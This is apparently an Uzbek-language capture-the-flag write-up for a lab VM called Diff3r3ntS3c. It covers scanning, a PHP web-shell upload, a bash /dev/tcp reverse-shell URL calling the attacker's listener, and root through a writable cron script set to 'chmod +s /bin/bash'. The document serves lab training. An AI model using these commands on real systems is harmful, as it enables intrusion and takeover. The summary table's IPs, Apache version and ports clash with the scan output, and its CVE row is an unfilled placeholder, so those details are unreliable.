Diff3r3ntS3c

Umumiy Ma’lumotlar

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80,11

Topilgan Flaglar

▼ User Flag

💡 User Flag: 9b71bc22041491a690f7c7b5fe0f4e8d

▼ Root Flag

💡 Root Flag: 24886c4b2777d4359cd3dbd118741dda


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

ipni aniqlash uchun



nmap orqali scaner qilaman

```
┌──(umar㉿kali)-[~]
└─$ nmap -A 10.13.0.140
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 21:16 +0500
Nmap scan report for 10.13.0.140
Host is up (0.00056s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Diff3r3ntS3c
MAC Address: 08:00:27:43:F8:CF (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 10.13.0.140


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds

┌──(umar㉿kali)-[~]
└─$ gobuster dir -u http://10.13.0.140 -w /usr/share/wordlists/dirb/common.txt
```

gobuster natijasi


```
┌──(umar㉿kali)-[~]
└─$ gobuster dir -u http://10.13.0.140 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.13.0.140
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 276]
.htaccess            (Status: 403) [Size: 276]
.htpasswd            (Status: 403) [Size: 276]
assets               (Status: 301) [Size: 311] [--> http://10.13.0.140/assets/]
images               (Status: 301) [Size: 311] [--> http://10.13.0.140/images/]
index.html           (Status: 200) [Size: 5842]
server-status        (Status: 403) [Size: 276]
uploads              (Status: 301) [Size: 312] [--> http://10.13.0.140/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Ma’lumotlar quyidagi faylga saqlanibdi.







Faylni yuklab oldim



Muvaffaqiyatli yuklandi



The file shell.phtml has been uploaded




▼ Initial Access (Kirish huquqiga erishish)

Endi yuqorida yuklagan payloadimizni ishga tushirib ko’ramiz.

```
URL?cmd=id
candidate
```

Muvaffaqiyatli amalga oshirildi ya’ni candidate useri aniqlandi. Endi shu userni shellini olishga harakat qilib ko’ramiz.




```
nc -lvnp 4444
```

Shu portda listen qilib turdim



Browserga shu kodni yozish orqali shell yubordim

```
http://192.168.100.105/uploads/4/shell.phtml?cmd=/bin/bash%20-c%20%27bash%20-i%3E%26%20/dev/tcp/192.168.100.61/4444%200%3E%261%27
```



Shell muvaffaqiyatli olindi

```
┌──(M_z㉿kali)-[~/Diff3r3ntS3c]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.61] from (UNKNOWN) [192.168.100.105] 48046
bash: cannot set terminal process group (471): Inappropriate ioctl for device
bash: no job control in this shell
candidate@Diff3r3ntS3c:/var/www/html/uploads/4$ cd ~
cd ~
candidate@Diff3r3ntS3c:/home/candidate$ ls -la
ls -la
total 36
drwx------ 5 candidate candidate 4096 Mar 28  2024 .
drwxr-xr-x 3 root      root      4096 Mar 28  2024 ..
drwxr-xr-x 2 candidate candidate 4096 Mar 28  2024 .backups
lrwxrwxrwx 1 root      root         9 Nov 15  2023 .bash_history → /dev/null
-rw-r--r-- 1 candidate candidate  220 Nov 15  2023 .bash_logout
-rw-r--r-- 1 candidate candidate 3526 Nov 15  2023 .bashrc
drwxr-xr-x 3 candidate candidate 4096 Mar 28  2024 .local
-rw-r--r-- 1 candidate candidate  807 Nov 15  2023 .profile
drwxr-xr-x 2 candidate candidate 4096 Mar 28  2024 .scripts
-r-------- 1 candidate candidate   33 Mar 28  2024 user.txt
```

User flag qo’lga kiritildi

```
candidate@Diff3r3ntS3c:/home/candidate$ cat user.txt && ip a
cat user.txt && ip a
9b71bc22041491a690f7c7b5fe0f4e8d
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:88:dd:7e brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.105/24 brd 192.168.100.255 scope global dynamic enp0s3
       valid_lft 82439sec preferred_lft 82439sec
    inet6 2a05:45c2:408f:f400:a00:27ff:fe88:dd7e/64 scope global dynamic mngtmpaddr
       valid_lft 35857sec preferred_lft 35857sec
    inet6 fe80::a00:27ff:fe88:dd7e/64 scope link
       valid_lft forever preferred_lft forever
```


`flag:` 9b71bc22041491a690f7c7b5fe0f4e8d

▼ Privilage Escalation (Huquqlarni oshirish)

Endi tizimda huquqlarni oshirib root bo’lishga harakat qilamiz shu sababli cronjoblarni ko’zdan kechirishni oyladim


```
cat /etc/crontab
```

Bu yerda root useri tomonidan/bin/sh komandasi yordamida /home/candidate/.scripts/makeBackup.sh har bir daqiqada ishga tccushirilishi aniqlandi. Shunadn so’ng shu orqali root bo’lishga harakat qilamiz




```
echo "chmod +s /bin/bash" > /home/candidate/.scripts/makeBackup.sh
```

Ushbu amal kiberxavfsizlikda (Privilege Escalation) imtiyozlarni oshirish uchun ishlatiladigan texnikadir. `+s` (SUID bit) o'rnatish orqali oddiy foydalanuvchi keyinchalik `bash`ni root (superfoydalanuvchi) huquqlari bilan ishlatishga harakat qilish orqali root bo’lishi mumkin



Bir daqiqadan so’ng shu komandani ishga tushirish orqali root bo’ldim

```
/bin/bash -p
```

```
/bin/bash -p
whoami
root
```

```
cd /root
ls -la
total 28
drwx------  4 root root 4096 Jan 15 19:39 .
drwxr-xr-x 18 root root 4096 Mar 28  2024 ..
lrwxrwxrwx  1 root root    9 Nov 15  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3526 Nov 15  2023 .bashrc
drwxr-xr-x  3 root root 4096 Nov 15  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Jan 15 19:39 .ssh
-r--------  1 root root   33 Mar 28  2024 root.txt
```

Root flag ham qo’lga kiritildi!

```
cat root.txt && ip a
24886c4b2777d4359cd3dbd118741dda
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:88:dd:7e brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.105/24 brd 192.168.100.255 scope global dynamic enp0s3
       valid_lft 81307sec preferred_lft 81307sec
    inet6 2a05:45c2:408f:f400:a00:27ff:fe88:dd7e/64 scope global dynamic mngtmpaddr
       valid_lft 35715sec preferred_lft 35715sec
    inet6 fe80::a00:27ff:fe88:dd7e/64 scope link
       valid_lft forever preferred_lft forever
```

`flag:` 24886c4b2777d4359cd3dbd118741dda